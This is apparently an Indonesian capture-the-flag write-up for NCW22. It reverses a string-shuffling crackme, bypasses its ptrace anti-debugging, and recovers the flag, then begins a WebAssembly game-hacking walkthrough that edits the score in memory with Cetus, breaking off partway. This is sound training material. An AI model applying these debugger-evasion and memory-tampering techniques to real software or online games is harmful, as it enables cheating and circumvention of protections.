*(_QWORD *)(v0 - 3016) = 0LL;
memset((void *)(v0 - 3008), 0, 0x3D8uLL);
*(_QWORD *)(v0 - 4032) = 0LL;
*(_QWORD *)(v0 - 4024) = 0LL;
memset((void *)(v0 - 4016), 0, 0x3D8uLL);
*(_QWORD *)(v0 - 5040) = 0LL;
*(_QWORD *)(v0 - 5032) = 0LL;
memset((void *)(v0 - 5024), 0, 0x3D8uLL);
*(_QWORD *)(v0 - 6048) = 0LL;
*(_QWORD *)(v0 - 6040) = 0LL;
memset((void *)(v0 - 6032), 0, 0x3D8uLL);
*(_QWORD *)(v0 - 7056) = 0LL;
*(_QWORD *)(v0 - 7048) = 0LL;
memset((void *)(v0 - 7040), 0, 0x3D8uLL);
strcpy((char *)(v0 - 8064), "ss_is_beusss_is_beuse_sttter_isttter_iring_h_gue");
*(_BYTE *)(v0 - 8016 + 1) = 0;
*(_WORD *)(v0 - 8016 + 2) = 0;
*(_DWORD *)(v0 - 8016 + 4) = 0;
*(_QWORD *)(v0 - 8008) = 0LL;
memset((void *)(v0 - 8000), 0, 0x3A8uLL);
puts("Hello");
__isoc99_scanf("%s", v0 - 1008);
getchar();
if ( (unsigned int)sub_1189(v0 - 1008) == 30 )
{
        sub_12B6(v0 - 7056, v0 - 1008);
        sub_1328(v0 - 2016, v0 - 7056, 0LL, 6LL);
```

```
        sub_1328(v0 - 3024, v0 - 7056, 6LL, 12LL);
        sub_1328(v0 - 4032, v0 - 7056, 12LL, 18LL);
        sub_1328(v0 - 5040, v0 - 7056, 18LL, 24LL);
        sub_1328(v0 - 6048, v0 - 7056, 24LL, 30LL);
        sub_124B(v0 - 2016, v0 - 5040);
        sub_124B(v0 - 3024, v0 - 6048);
        sub_124B(v0 - 4032, v0 - 2016);
        sub_124B(v0 - 3024, v0 - 4032);
        sub_12B6(v0 - 7056, v0 - 3024);
        sub_1328(v0 - 2016, v0 - 7056, 0LL, 10LL);
        sub_1328(v0 - 3024, v0 - 7056, 10LL, 20LL);
        sub_1328(v0 - 4032, v0 - 7056, 20LL, 30LL);
        sub_124B(v0 - 4032, v0 - 2016);
        sub_124B(v0 - 3024, v0 - 4032);
        sub_12B6(v0 - 7056, v0 - 3024);
        if ( (unsigned __int8)sub_11B7(v0 - 7056, v0 - 8064) )
        puts("correct");
        else
        printf("not now");
  }
  else
  {
        puts("bye");
  }
  return 0LL;
}
```

Analisis stripped2 functionnya:





```
char userinput[1000];
char part1[1000]="";
char part2[1000]="";
char part3[1000]="";
char part4[1000]="";
char part5[1000]="";
char x[1000]="";
char goal[1000]="ss_is_beusss_is_beuse_sttter_isttter_iring_h_gue";
strcpy(x, userinput);
strncpy(part1, x, 0, 6);
strncpy(part2, x, 6, 12);
strncpy(part3, x, 12, 18);
strncpy(part4, x, 18, 24);
strncpy(part5, x, 24, 30);
strcat(part1, part4);
strcat(part2, part5);
strcat(part3, part1);
```


```
strcat(part2, part3);
strcpy(x, part2);
strncpy(part1, x, 0, 10);
strncpy(part2, x, 10, 20);
strncpy(part3, x, 20, 30);
strcat(part3, part1);
strcat(part2, part3);
strcpy(x, part2);
if(strcmp(x, goal)){
    printf("correct\n");
}
else{
    printf("not now");
 }
```

Dari sini sudah memungkinkan untuk me-reverse algoritmanya karena user input terbagi2 menjadi part berisi 6 karakter. Namun mengapa inputan dengan length 30 berakhir pada goal dengan length 48? Karena ada bug pada strcpy dimana ia membatasi panjang string hanya dengan menaruh ‘\0’ untuk word1 pada index len(word2), sehingga ketika ‘\0’ tersebut dioverwrite maka karakter setelah ‘\0’ yang tadinya tertutup menjadi muncul kembali. (sori kalo kata2 nya bingungin tapi ya gitulah intinya wkwkw). Karena itu, akan ada karakter dalam beberapa part tertentu yang berulang.

Cara 2 (dynamic)




Tidak bisa langsung karena dipasang anti debugger metode ptrace ama aseng.



Ikutin tutorial dimari: https://dev.to/nuculabs_dev/bypassing-ptrace-calls-with-ldpreload-on-linux-12jl

Main di 0x13c7


Dari static diketahui strcmp adalah sub_11b7, dicari pemanggilnya dan ketemua dia dipanggil di addres 0x17ce




Break point di 0x5555555557cb (base addres dari 0x17cb)


Masukkan input abcdefghijklmnopqrstuvwxyz1234

Lihat dan analisa perpindahan tiap karakternya




Tinggal disusun :)





Flag = NCW22{use_string_h_is_better_i_guess}



- Flaggy Bird V2

Description:
Because Flaggy Bird was cheated by Uncle Iseng last year, Flaggy Bird has switched its platforms to a website-based game that is safe and cannot be cheated?? Developers are sure that the new Flaggy Bird will not be cracked! But, is it true? You need to win to get the flag!


Author: ErikHen#6413
Wrap flag in flag format: **NCW22{...}**
Chall: **xxx.xxx.xxx.xxx:2122**

Konsep Soal:
Web Assembly Game Hacking menggunakan CETUS dengan merubah skor sesuai dengan nilai tertentu. Nilai tersebut dapat diketahui dengan melihat perbandingan yang dilakukan oleh function yang melakukan write kepada skor.


Tahap Pengerjaan:


Diberikan sebuah challenge yang telah di hosting dengan tampilan sebagai berikut.
Karena ini merupakan Web Assembly Challenge, pasti terdapat wasm yang kita terima.

Oleh sebab itu, kita dapat melihatnya pada Developer Tools (F12) pada tab Network.




CETUS (https://github.com/Qwokka/Cetus) merupakan salah satu tools yang dapat membantu kita untuk melakukan memory analysis dari wasm. Di sini, saya akan menggunakan browser Firefox dengan CETUS versi v1.03.1 yang dapat diunduh pada (https://github.com/Qwokka/Cetus/releases). Peserta dapat menginstall CETUS dengan mengikuti petunjuk yang terdapat di website. Setelah terpasang pada browser, kurang lebih dapat terlihat seperti ini.






Kita reload halaman challenge atau membuka ulang halaman challenge sehingga CETUS dapat menangkap WASM tadi.




Kemudian, kita dapat memainkan game hingga skor bernilai 3 atau nilai lainnya (Hindari menggunakan skor 0 atau 1 karena akan menghasilkan result yang sangat banyak). Di sini saya mulai dari angka 3. Untuk berhenti, peserta dapat menekan tombol ‘Esc’ seperti yang tertera pada awal game.


Pertama, setelah mencapai skor 3, peserta menekan tombol ‘Esc’ untuk menghentikan permainan dan peserta mencari memori yang memiliki nilai 3.




Kemudian peserta memainkan permainan hingga mendapat skor 4 dan di pause lagi. Kemudian peserta mencari nilai memori yang berubah menjadi 4.




Didapatkan 2 memori lagi. Sehingga, kita bisa mem-bookmark dua variable tersebut untuk mengikuti perubahan nilainya.







Sekarang, kita coba mengubah nilai dari kedua address tersebut menjadi angka yang besar, misalnya 100000.




Setelah dimainkan hingga berubah menjadi 100001 pun tidak terdapat flag. Sehingga kemungkinan besar bahwa nilai skor harus memiliki nilai spesifik. Oleh sebab itu, kita bisa mencoba melihat fungsi apa saja yang mengakses skor untuk menambah skor read/watch. Untuk mempersingkat POC, saya langsung tunjukkan step-stepnya. Kita cari function apa yang melakukan write kepada variabel yang menampung skor..



